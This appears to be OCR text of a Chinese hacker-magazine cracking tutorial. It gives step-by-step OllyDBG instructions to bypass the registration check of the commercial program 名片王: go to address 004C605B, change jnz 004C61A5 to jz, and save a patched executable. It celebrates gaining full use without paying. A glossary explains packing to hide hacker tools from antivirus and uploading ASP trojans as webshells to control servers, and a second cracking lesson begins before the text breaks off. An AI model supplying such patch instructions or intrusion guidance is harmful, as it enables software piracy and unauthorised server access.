


图 1




图 2




图 3

2 、破解

将工具包里的 OllyDBG.rar 解压缩后，双击 OllyDBG.exe 打开 OD（以后见到破解类的文章都要知道 O D 就是 OllyDBG 的缩写），把名片王的快捷方式拖到 OD 的界面内，OD 就会自动载入这个软件。

小编注： 这样打开的是英文原版，英文不好的朋友可以打开 ollyICE.exe，这是汉化版。

现在按下快捷键 CTRL+G，在弹出的对话框里输入这样一串数字“004C605B”，如图 4。

输入完毕后点击确定按钮，这时会来到一个新的地方，如图 5。




图 4

我们现在就要注意看这里的代码了，尤其是下面这一句。004C605B　. /0F85 44010000 jnz




图5




图6

004C61A5————————跳转。

看到了吗？JNZ跳转，赶紧回忆一下前面说到的知识：JNZ跳转的意思是“不相等就跳”。还记得与JNZ跳转指令相反的是什么吗？没错，JZ或者JE！

好了，现在在这一行指令上双击鼠标左键，在弹出的对话框中将jnz 004C61A5改成jz 004C61A5，如图6。

改写完后点击“汇编”(Assemble)按钮(注意：也可以改为**JE 004C61A5**)。然后在该行代码上单击鼠标右键选择“复制到可执行文件”，选择“所有修改”，如图7。




图7

注意这时OD的界面会发生变化，被修改过的代码会以不同的颜色高亮显示，在变化后的代码上单击鼠标右键，选择“保存文件”，如图8。在弹出的保存文件对话框中给修改后的程序起一个名字(例如pCard2.exe)，单击“确定”就可以保存下来了。




图8

现在运行修改后的程序看看。咦？要求我们注册的窗口不见了！再看看软件运行的界面与修改前的相比有什么差别呢？如图9。哈哈，现在我们已经是注册用户了，使用起来没有任何功能限制！而我们并没有去联系软件作者购买注册码。很轻松地解决了问题。是不是感觉到了破解的力量呢(小编注：在运行修改后的程序前必须在系统拖盘处找到原程序，右键退出)。？




图9

第一次的破解过程就轻轻松松的结束了。但是，为什么要在那个位置修改，为什么要那样修改，大家是不是充满了疑惑呢？别着急，这些问题我会在下次给大家一一作答。在下一节课开始之前，希望广大对破解感兴趣的读者把今天讲到的知识反复的温习几遍，因为它对下节课的理解是至关重要的。

关键词解释

壳：顾名思义，壳是一种包在外面的东西。破解里讲的壳能够将文件(比如EXE)包住，在文件被运行时首先由壳获得控制权，然后释放并运行包裹着的文件体。加壳就是把一个正常的程序包住的过程，加好壳以后，程序就面目全非了，这样可以防止别人轻易的破解，也可以让部分杀毒软件认不出我们的黑客工具。脱壳指的就是将文件外边的壳去除，恢复文件没有加壳前的状态。

汇编语言：电脑只认识1和0，可是把这么一长串的1与0放在一起，谁都会头晕吧？为了让人能看懂它，人们用一些符号和简单的单词来代表其中一些固定的指令，于是汇编语言诞生了。Windows下的程序一般都是PE文件，其实里面的一些十六进制的代码就对应了一定的操作步骤，CPU就根据那些代码进行相应的计算和操作，学会了汇编就可以改变文件里的代码，使得程序的执行流程改变，进而达到破解程序的目的。本文就是一个典型的例子。

(文章中涉及到的OllyDBG，peid，名片王等工具已收录到光盘。)

黑客术语小补习

什么是SHELL？CMDSHELL和Web shell又是什么？

SHELL英文原意为壳，在计算机术语里，它表示人与计算机打交道的中间壳。SHELL负责把人们输入的命令解释成计算机能看懂的东西，由计算机执行后再把返回结果以人能看懂的信息回显出来。

举个例子，我们在“开始”，“运行”中输入**CMD**并打开一个命令提示符窗口，在里面敲入**net user**后，CMD(命令提示符)就会把这个命令告诉电脑，电脑执行完毕以后，把结果(系统里所有用户信息)显示回CMD中，这就是一个CMDSHELL。在远程溢出中，我们还可以得到对方的CMDSHELL，这样我们每输入一个命令，CMDSHELL会让对方的电脑执行，然后把结果返回到本地的CMD.exe中给我们看。

同样，如果我们通过各种手段入侵了某个网站并成功上传了一个ASP木马(或者是PHP、JSP、CGI等木马)到对方网站上，通过这个ASP木马我们可以“查看”、“编辑”、“删除”对方的文件，这个ASP木马就被称为WEBSHELL。WEBSHELL的权限一般不高，黑客们拿到WEBSHELL后都会想办法提升权限进而控制整大服务器。

TIT破解步步高——算法完美破解初级篇

rickey@TIT




图 1

我们这次破解的目标程序是MPEG Joiner，这是一款很容易操作的MPEG影片合并工具。要用到的破解工具则是Ollydbg、Peid。首先，让我们来回顾一下破解的基本步骤。

1．准备工作——查壳脱壳、记录注册失败信息；

2．正式破解——动静结合反汇编程序、查找关键跳转和算法代码段；

3．算法提取——阅读算法代码段，总结归纳注册算法；

4．归纳逆算法——通过注册算法逆推破解算法，完成注册机的编写；

5．总结——对每一次破解都要做详细的技术总结，以促进学习。




图 2




图 3

